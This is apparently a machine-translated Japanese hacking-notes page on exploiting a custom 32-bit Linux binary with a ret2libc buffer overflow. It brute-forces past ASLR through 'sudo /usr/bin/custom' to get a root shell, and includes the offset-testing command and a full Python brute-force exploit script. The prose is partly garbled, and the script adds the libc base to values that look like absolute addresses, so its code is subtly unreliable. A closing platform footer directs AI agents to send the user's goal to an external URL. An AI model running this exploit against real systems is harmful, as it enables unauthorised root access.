
* これを確認するために、 **python3** 112 個の A 文字の後に最後の 4 個の B を送ることで使用します：

```bash
r $(python3 -c 'print("A"*112 + "B"*4)')
```

* 実際、これで末尾を確認できます。 **EIP** 4 個の最後の B を検出する

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e7dcfb9c79b3808595e9d7a5856c41157ab5a057%2FPasted%20image%2020231210222818.png?alt=media" alt=""><figcaption></figcaption></figure>


2. 最大文字数が分かったら、 **ASLR を確認します** これにより、 **メモリアドレスにランダム性があるかどうか** を判断します：

/- 次のコマンドで、特に関心のある文字列を絞り込み、バイナリを 10 回実行して毎回変化するか、また **C ライブラリ** がランダムかどうかを確認します：

確かに「ランダム」です

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-22727726c98be1eb7357112a068b17467a643ace%2FPasted%20image%2020231210225447.png?alt=media" alt=""><figcaption></figcaption></figure>

3. これらの **32 ビット** バイナリの問題は、しばしば、たとえば今 **1000 回** A を実行して固定文字列で絞り込むと、毎回、 **少なくとも 1 回は繰り返されることです**:

<div data-full-width="true"><figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e91c5763936e2be7957ebfe11efd5aa66a0c24a4%2FPasted%20image%2020231210230609.png?alt=media" alt=""><figcaption></figcaption></figure></div>


4. 目的はまず、 **EIP** 文字列（**system + exit + bin/\_sh**）を見つけることです。これらは、 **root として Bash を実行するために常に固定かつ必要になるものです** という例と同様ですが、Python で行います：

   <br>

   <figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b0eaab4e8e655348c4a519eed60ecaf559922336%2FPasted%20image%2020231210232052.png?alt=media" alt=""><figcaption></figcaption></figure>

* 次を作成します **ブレークポイント** を設定して、プログラムの流れがそこで停止するようにします：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a903acfed202efbf1a1e5c92ca34a318d7ddaff2%2FPasted%20image%2020231210232517.png?alt=media" alt=""><figcaption></figcaption></figure>

* 次を注入します **EIP** （system/exit/bin/\_sh）の：<br>

  <figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-70610485b1f7e4cf7fcbfbbb71f24a5f7b963207%2FPasted%20image%2020231210232655.png?alt=media" alt=""><figcaption></figcaption></figure>

5. ランダム性があることが分かったら、 **ランダム**であることが分かるので、 **ブルートフォース** 〜まで使用する必要があります **base/\_libc/\_addr** が目的の値と等しくなるまで：


/- 次のものを使うと、 **実行中のライブラリ** （この場合は **libc.so**):

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b0b3e21c1bdf6b51b3a7e22f2fe90f39739246b5%2FPasted%20image%2020231210225034.png?alt=media" alt=""><figcaption></figcaption></figure>

* 次の **readelf**）、ライブラリのフィルタをかけ、先ほど注入した変数（つまり、**exit と system**）をコード付きで検索します：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a33159375951b037f578e325348d57ca9591e0cb%2FPasted%20image%2020231210234310.png?alt=media" alt=""><figcaption></figcaption></figure>

* そして文字列 **/bin/sh**を見つけるには、次のようにして、 **0x00** を先頭に追加します：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-01c73ed163fa6ddae8f58fbc482cfaa526e2d811%2FPasted%20image%2020231210234828.png?alt=media" alt=""><figcaption></figcaption></figure>


次の Python3 スクリプトは **総当たりをすべて自動化します** 〜まで **base/\_libc/\_addr** が同じになる：

```python
#!/usr/bin/python3

import subprocess
from struct import pack 
import sys 

offset = 112
before_eip = b"A" * 112

# カスタム Linux バッファオーバーフロー

base_libc_addr = 0xb7595000

system_addr_off = 0xb7d86db0
exit_addr_off = 0xb7d7a9e0
bin_sh_addr_off = 0xb7ea7b2b

system_addr = pack("<L", base_libc_addr + system_addr_off)
exit_addr = pack("<L", base_libc_addr + exit_addr_off)
bin_sh_addr = pack("<L", base_libc_addr + bin_sh_addr_off)

payload = before_eip + system_addr + exit_addr + bin_sh_addr

while True:
    result = subprocess.run(["sudo", "/usr/bin/custom", payload])

    if result.returncode == 0:
        print("/n/n [+] Exiting.../n")
        sys.exit(0)
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-fee04d8b7a367856a5708516e9725d722f734c89%2FPasted%20image%2020231211003326.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/useful-resources/exploit-development/linux-buffer-overflow-custom.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.